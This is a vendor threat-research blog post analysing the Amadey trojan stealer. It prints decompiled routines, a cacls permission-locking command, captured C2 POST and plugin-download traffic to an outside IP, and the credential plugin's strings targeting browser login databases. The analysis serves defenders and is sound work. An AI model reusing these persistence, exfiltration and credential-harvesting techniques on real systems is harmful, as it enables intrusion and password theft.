
Amadey Threat Analysis and Detections

splunk.com/en_us/blog/security/amadey-threat-analysis-and-detections.html

July 25, 2023



By Splunk Threat Research Team July 25, 2023

The Amadey Trojan Stealer, an active and prominent malware, first emerged on the cybersecurity landscape in 2018 and has maintained a persistent botnet infrastructure ever since. Several campaigns have used this malware, like the previous Splunk Threat Research blog related to RedLine loader, the multi-stage attack distribution article from McAfee in May 2023 and the campaign where it uses N-day vulnerabilities to deliver Amadey malware noted in March 2023 by DarkTrace.


The emergence and increasing prevalence of Malware as a Service (MaaS) has become a notable trend within the current cyber threat landscape. MaaS has gained popularity as a common tool in the arsenal of threat actors, enabling them to conduct and facilitate widespread cyberattack campaigns.

Malware as a Service refers to a model where cybercriminals offer malware-related services or resources for rent or purchase to other malicious actors. This approach provides several advantages to both skilled and novice attackers.

Amadey is among the prevalent forms of malware that utilize MaaS to deliver multiple malwares, updated copies of itself, and various Amadey plugins or attacks designed for information theft. The figure below illustrates a basic diagram of how Amadey attempts to compromise systems and download several malwares or its plugins for data collection and exfiltration.

This blog post provides a deep dive analysis of this threat, including:

1. Amadey Anti-Sandbox
2. Its Persistence mechanism
3. Its Defense Evasion in terms of file and directory permission modification
4. C2 communication
5. Data collection



In the following section, we explore Amadey Tactics, techniques and its capabilities to compromise a targeted host or system.

Anti-Sandbox

This Trojan Stealer begins its code by running a function responsible for decoding strings related to the folder name and file name that will be used to check the file path of its running process. If the running process is in

```
%temp%\{decrypted_folder_name}\{decrypted_filename}  e.g.
(%temp\a9e2a16078\oneext.exe)
```

it will continue the execution. If the file location doesn't match, Amadey will terminate its process.

This malware uses two layers of encoding algorithms to its string to evade detection and make the static analysis even harder. The first layer of encoding is a customized encoding followed by a Base64 algorithm.

Figure 1 is the code screenshot of this malware comparing the file path of its running process if it is matched to the decoded file path initialized in its code.

```
LABEL_17:
  v36 = 0;
  v37 = 15;
  LOBYTE(v35) = 0;
  GetModuleFileNameA(0, lpstrTempFilePath, 0x104u);
  v45 = 0;
  v46 = 15;
  LOBYTE(lpAmadeyFilePath[0]) = 0;
  mw_memcpy(lpAmadeyFilePath, lpstrTempFilePath, strlen(lpstrTempFilePath));
  result = str_cmp(AmadeyDefaultTempFilePath, lpAmadeyFilePath);
  v12 = result;
  if ( v46 >= 0x10 )
  {
    v13 = lpAmadeyFilePath[0];
    v14 = (const char *)(v46 + 1);
    if ( v46 + 1 >= 0x1000 )
    {
      v13 = (void *)*((_DWORD *)lpAmadeyFilePath[0] - 1);
      v14 = (const char *)(v46 + 36);
      if ( (unsigned int)(lpAmadeyFilePath[0] - v13 - 4) > 0x1F )
        goto LABEL_44;
    }
    lpSecurityAttributes = (char *)v14;
    result = w_free_base(v13);
```

Figure 1: File Path Comparison

It also creates a mutex using CreateMutexA() API to make sure only one instance of its malware process is running on the compromised or targeted host.

```
mw_CreateMutex  proc near                ; CODE XREF: _main+B↓p
                cmp     dword_438158, 10h
                mov     eax, offset str_006700e5a2ab05704bbb0c589b88924d
                cmovnb  eax, str_006700e5a2ab05704bbb0c589b88924d
                push    eax              ; lpName
                push    0                ; bInitialOwner
                push    0                ; lpMutexAttributes
                call    ds:CreateMutexA
                call    ds:GetLastError
                cmp     eax, 0B7h ; '·'
                jz      short loc_407B9C
                retn
; ---------------------------------------------------------------------------

loc_407B9C:                              ; CODE XREF: mw_CreateMutex+29↑j
                push    0                ; FileName
                call    terminateprocess
mw_CreateMutex  endp

; ---------------------------------------------------------------------------
                align 10h
```

Figure 2: CreateMutexA Code

Persistence

Similar to other malware strains, Amadey employs multiple persistence mechanisms to ensure its survival and automatic execution upon system reboot. Figure 3 is the Amadey registry strings Splunk decoded that are related to its persistence mechanism.

551	0x401367	Regular	decoded_str:	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	sub_401360
552	0x401267	Regular	decoded_str:	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	mw_init_reg_user_shell
553	0x4012e7	Regular	decoded_str:	SOFTWARE\Microsoft\Windows\CurrentVersion\Run	sub_4012E0
554	0x401247	Regular	decoded_str:	SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	mw_init_runonce

Figure 3: Registry Run Keys

In addition to leveraging the commonly targeted 'Run' and 'RunOnce' registry keys, Amadey modifies the 'startup' value within the 'User Shell Folders' keys, enabling it to automatically execute its malicious drop file upon system reboot.




Figure 4: User Shell Folder Registry

Amadey also creates scheduled tasks as part of its persistence and privilege escalation mechanism. If the permissions on the scheduled task creation are misconfigured, Amadey can take advantage of this to create a scheduled task that runs with higher privileges.

Figure 5 shows a screenshot of Amadey schedule task (metado.exe) in Attack Range during our testing.




Figure 5: Amadey Schedule tasks

Defense Evasion (File And Directory Permission)

Amadey employs a technique utilizing cacls.exe to modify file and directory permissions or attributes, effectively bypassing access control lists (ACLs) and gaining access to protected files. By configuring read-only access permissions specifically for the active current user on the compromised host, it prevents the user from deleting the dropped copy of itself, ensuring its persistence on the system and as part of its defense mechanism.

The code block below is a simple way to simulate this technique which also available in Atomic Red Team GitHub repo e.g. (T1546.008)

```
cmd.exe /k echo Y| cacls “{folder_path_you_want_to_have_read_access_only}” /P
“Administrator:R
```

Figure 6 shows the “File Access Denied” when we tried to delete the dropped copy of this Trojan Stealer during testing.




Figure 6: Read Only Permission

Execution

Amadey exhibits the capability of remote signing PowerShell scripts, which allows for the unhindered execution of locally created scripts. This technique was observed in the Amadey campaign that disseminated the downloaded LockBit ransomware payload in the form of PowerShell code. To execute the LockBit ransomware PowerShell script, Amadey leverages the RemoteSigned execution policy, ensuring that the script is allowed to run without restrictions. During our analysis, we discovered that the renamed function "mw_init_powershell_cmd()" decodes the command line for remote signing, as shown in Figure 7.

Figure 7: Remote Signing

Command and Control

Amadey will execute 2 threads to establish communication and download payloads/plugins from its command and control (C2) server. This concurrent execution mechanism enables efficient data exchange and retrieval between Amadey and its C2 infrastructure.

Figure 8 shows the Amadey code screenshot that collects system information on the compromised host like OS version, user name, computer name, Domain name and if the current active user is admin or not.

```
v0 = mw_getOSVersionBuildNumber((int)&savedregs);
sub_4021B0(v248, v0);
v269 = 0;
mw_getSystemInfo((int)&savedregs);
sub_4021B0(v250, v1);
LOBYTE(v269) = 1;
v2 = IsUserAnAdmin();
sub_4021B0(v252, v2);
LOBYTE(v269) = 2;
v242 = (int)&v138;
w_memcpy(&v132, &str_computer_name);
mw_decodeAmadeyString(v132, (int)v133, (int)v134, (int)v135, (int)v136, (int)v137);
LOBYTE(v269) = 3;
w_memcpy(&v126, &str_reg_computername);
mw_decodeAmadeyString(v126, (int)v127, (int)v128, (int)v129, (int)v130, (int)v131);
LOBYTE(v269) = 2;
mw_regQuery(
  &v144,
  HKEY_LOCAL_MACHINE,
  (LPCSTR)v132,
  (int)v133,
  (int)v134,
  (int)v135,
  (int)v136,
  (int)v137,
  v138,
  (int)v139,
  (int)v140,
  (int)v141,
  (int)v142,
  (int)v143);
mw_EncodeString(v260, (int)&savedregs, v144, v145);
LOBYTE(v269) = 4;
v242 = (int)&v144;
pcbBuffer = 260;
GetUserNameA(Buffer, &pcbBuffer);
v145 = 0xF00000000i64;
LOBYTE(v144) = 0;
mw_memcpy(&v144, Buffer, strlen(Buffer));
mw_EncodeString(v256, (int)&savedregs, v144, v145);
LOBYTE(v269) = 5;
v242 = (int)&v144;
nSize = 256;
GetComputerNameExW(ComputerNameDnsDomain, Src, &nSize);
v263 = 0;
```

Figure 8: System Information

Amadey compiles the gathered information into a string format and proceeds to send it to its command and control (C2) server. This process involves formatting the data in a structured string to ensure seamless communication with the C2 infrastructure. The figure 9 shows the clear text POST HTTP packet of Amadey to its C2 server to send the formatted system information of the compromised host.

```
POST /wings/game/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 77.91.68.62
Content-Length: 106
Cache-Control: no-cache

id=236678810173&vs=3.83&sd=6286bc&os=2&bi=1&ar=1&pc=AR-WIN-2&un=Administrator&dm=-unicode-&av=13&lv=0&og=1HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 30 May 2023 16:12:46 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

Figure 9: HTTP POST Data

The table below outlines the description of each tag in the HTTP POST data that the Amadey Trojan Stealer attempts to send to its command and control (C2) server. This table provides a detailed breakdown of the tags and their respective meanings in the context of the data being sent.

Tag	Value	Description
id	236678810173	Compromised host id
vs	3.83	Amadey build version
sd	6286bc	Amadey ID
os	2	Windows Server 2016
bi	1	X64 bit architecture
ar	1	Admin privilege
pc	AR-WIN-2	Computer Name
un	Administrator	User Name
dm	-unicode-	Domain Name
av	13	AV installed (Windefender)
lv	0	GetTaskContent
og	1	Set to 1

Data Collection And Exfiltration (.DLL Plugins)

Amadey attempts to download two specific .dll plugins, namely, "clip64.dll" and "cred64.dll," onto the compromised host. These plugins play a crucial role in collecting sensitive information. To execute these plugins, Amadey utilizes the Windows operating system's rundll32.exe utility, passing the "Main" export name parameter as part of the execution process.

```
GET /wings/game/Plugins/clip64.dll HTTP/1.1
Host: 77.91.68.62

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 30 May 2023 16:13:36 GMT
Content-Type: application/octet-stream
Content-Length: 91136
Last-Modified: Thu, 25 May 2023 15:14:21 GMT
Connection: keep-alive
ETag: "646f7b4d-16400"
Accept-Ranges: bytes

MZ......................@............................................          .!..L.!This program cannot be run
in DOS mode.

$..........,Cy..Cy..Cy.....~Iy.....~.y.....~Qy.....~Ly.....~Ry.....~by.....~Fy..Cy...y.....~@y.....~By......By....
.~By..RichCy..........PE..L...kpod...........!.................>..............................................
..@..........................J......<K..<...............................T...
?..p...........................?..@..............,............................text...V.........................
```

Figure 10.1: Amadey plugins

metado.exe	"C:\Users\Administrator\a9e2a16078\metado.exe"	foto148.exe	"C:\Users\ADMINI~1\AppData\Local\Temp\2\1000008051\foto148.exe"
metado.exe	"C:\Users\Administrator\a9e2a16078\metado.exe"	fotocr06.exe	"C:\Users\ADMINI~1\AppData\Local\Temp\2\1000009051\fotocr06.exe"
metado.exe	"C:\Users\Administrator\a9e2a16078\metado.exe"	rundll32.exe	"C:\Windows\System32\rundll32.exe" C:\Users\Administrator\AppData\Roaming\006700e5a2ab05\clip64.dll, Main
metado.exe	"C:\Users\Administrator\a9e2a16078\metado.exe"	rundll32.exe	"C:\Windows\System32\rundll32.exe" C:\Users\Administrator\AppData\Roaming\006700e5a2ab05\clip64.dll, Main
metado.exe	"C:\Users\Administrator\a9e2a16078\metado.exe"	rundll32.exe	"C:\Windows\System32\rundll32.exe" C:\Users\Administrator\AppData\Roaming\006700e5a2ab05\clip64.dll, Main
metado.exe	"C:\Users\Administrator\a9e2a16078\metado.exe"	rundll32.exe	"C:\Windows\System32\rundll32.exe" C:\Users\Administrator\AppData\Roaming\006700e5a2ab05\clip64.dll, Main

Figure 10.2: Rundll32 Execution

The clip64.dll plugin plays a pivotal role in the Amadey Trojan's operations. The primary function is to gather clipboard data from the compromised host and transmit it to the designated command and control (C2) server. This is achieved by leveraging the Windows API function GetClipboardData().

```
  *((_DWORD *)Src + 4) = 0;
  *((_DWORD *)Src + 5) = 15;
  *(_BYTE *)Src = 0;
  if ( OpenClipboard(0) )
  {
    v2 = GetClipboardData(CF_UNICODETEXT);
    v3 = v2;
    v29 = v2;
    if ( !v2 )
    {
LABEL_33:
      CloseClipboard();
      return Src;
    }
    v4 = (const WCHAR *)GlobalLock(v2);
    lpWideCharStr = v4;
    if ( !v4
      || (HIWORD(v21) = 0,
          LODWORD(v21) = 0,
          v5 = WideCharToMultiByte(0xFDE9u, 0, v4, -1, v21, 0, 0, v23),
          v6 = v5,
          v28 = v5,
          v5 <= 0) )
    {
```

Figure 10.3: GetClipBoardData

The cred64.dll plugin, on the other hand, focuses on acquiring sensitive information, specifically browser credentials. It targets a variety of browsers such as Chrome, Opera, Sputniklab, Chromium, Comodo, Vivaldi, Orbitum, CocCoc, Chedot, and CentBrowser. By accessing the user profile files associated with these browsers, as shown in Figure 11.1, the plugin aims to crack or decrypt the stored credentials within the compromised host's browsers.

.rdata:0000000...	0000003E	C	SELECT origin_url, username_value, password_value FROM logins
.rdata:0000000...	00000025	C	\\Google\\Chrome\\User Data\\Local State
.rdata:0000000...	0000002C	C	\\Google\\Chrome\\User Data\\Default\\Login Data
.rdata:0000000...	00000007	C	Chrome
.rdata:0000000...	00000029	C	\\Opera Software\\Opera Stable\\Local State
.rdata:0000000...	00000028	C	\\Opera Software\\Opera Stable\\Login Data
.rdata:0000000...	00000006	C	Opera
.rdata:0000000...	00000026	C	\\Microsoft\\Edge\\User Data\\Local State
.rdata:0000000...	0000002D	C	\\Microsoft\\Edge\\User Data\\Default\\Login Data
.rdata:0000000...	0000002A	C	\\SputnikLab\\Sputnik\\User Data\\Local State
.rdata:0000000...	00000031	C	\\SputnikLab\\Sputnik\\User Data\\Default\\Login Data
.rdata:0000000...	00000008	C	Sputnik
.rdata:0000000...	00000020	C	\\Chromium\\User Data\\Local State
.rdata:0000000...	00000027	C	\\Chromium\\User Data\\Default\\Login Data
.rdata:0000000...	00000009	C	Chromium
.rdata:0000000...	0000001F	C	\\Orbitum\\User Data\\Local State
.rdata:0000000...	00000026	C	\\Orbitum\\User Data\\Default\\Login Data
.rdata:0000000...	00000008	C	Orbitum
.rdata:0000000...	0000001F	C	\\Vivaldi\\User Data\\Local State
.rdata:0000000...	00000026	C	\\Vivaldi\\User Data\\Default\\Login Data
.rdata:0000000...	00000008	C	Vivaldi
.rdata:0000000...	00000025	C	\\Comodo\\Dragon\\User Data\\Local State
.rdata:0000000...	0000002C	C	\\Comodo\\Dragon\\User Data\\Default\\Login Data
.rdata:0000000...	00000007	C	Comodo
.rdata:0000000...	00000026	C	\\CocCoc\\Browser\\User Data\\Local State
.rdata:0000000...	0000002D	C	\\CocCoc\\Browser\\User Data\\Default\\Login Data
.rdata:0000000...	00000007	C	CocCoc
.rdata:0000000...	0000001E	C	\\Chedot\\User Data\\Local State
.rdata:0000000...	00000025	C	\\Chedot\\User Data\\Default\\Login Data
.rdata:0000000...	00000007	C	Chedot
.rdata:0000000...	00000023	C	\\CentBrowser\\User Data\\Local State
.rdata:0000000...	0000002A	C	\\CentBrowser\\User Data\\Default\\Login Data
.rdata:0000000...	0000000C	C	CentBrowser
.rdata:0000000...	00000009	C	NSS_Init
.rdata:0000000...	00000010	C	PL_Base64Decode
.rdata:0000000...	00000010	C	PK11SDR_Decrypt
.rdata:0000000...	00000012	C	PK11_Authenticate
.rdata:0000000...	00000018	C	PK11_GetInternalKeySlot
.rdata:0000000...	0000000E	C	PK11_FreeSlot
.rdata:0000000...	0000000D	C	NSS_Shutdown
.rdata:0000000...	0000000D	C	\\logins.json
.rdata:0000000...	0000001B	C	\\Mozilla\\Firefox\\Profiles\\
.rdata:0000000...	00000008	C	release
.rdata:0000000...	00000009	C	nss3.dll
.rdata:0000000...	00000015	C	\"hostname\":\"([^\"]+)\"
.rdata:0000000...	0000001E	C	\"encryptedUsername\":\"([^\"]+)\"
.rdata:0000000...	0000001E	C	\"encryptedPassword\":\"([^\"]+)\"

Figure 11.1: Cred64.dll

Figure 11.2 illustrates a simplified diagram showcasing the functionality of the cred64.dll plugin in its attempt to crack or decrypt passwords stored within the Chrome browser. This process involves accessing specific Chrome profile files, namely "local state" and "login data." By interacting with these files, the plugin aims to retrieve and decrypt the stored passwords.




Figure 11.2: Decrypt Chrome Password

The versatility and adaptability of Amadey are deeply concerning, demonstrated by its widespread utilization of MaaS, anti-sandbox techniques, persistence mechanisms, defense evasion, and advanced data collection capabilities. This Trojan is emblematic of the evolving threats that are pervasive today, using innovative techniques to evade detection and inflict damage. As our detailed investigation shows, Amadey effectively bypasses access control lists, executes remote signed PowerShell scripts, collects system information, and communicates with its C2 server to achieve its malicious objectives.

